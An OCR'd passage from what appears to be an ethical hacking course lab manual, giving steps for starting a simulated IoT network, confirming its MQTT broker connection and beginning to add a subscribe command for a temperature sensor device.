


31. To connect the Network and the added devices to the server or Broker, click on the **Start Network** red color circular icon in right corner.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. When a connection is established between the network and the added devices and the web server or the MQTT Broker, the red button turns into **green**.




33. Next, switch to the **Windows Server 2019** virtual machine. Since the Broker was **left running**, you can see a connection request from machine **10.10.1.22** for the device **TS1**.




34. Switch back to **Windows Server 2022** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Next, we will create the **Subscribe command** for the device Temperature_Sensor.
36. Click on the **Plus** icon in **the top right corner** and select the **Subscribe to Command** option.

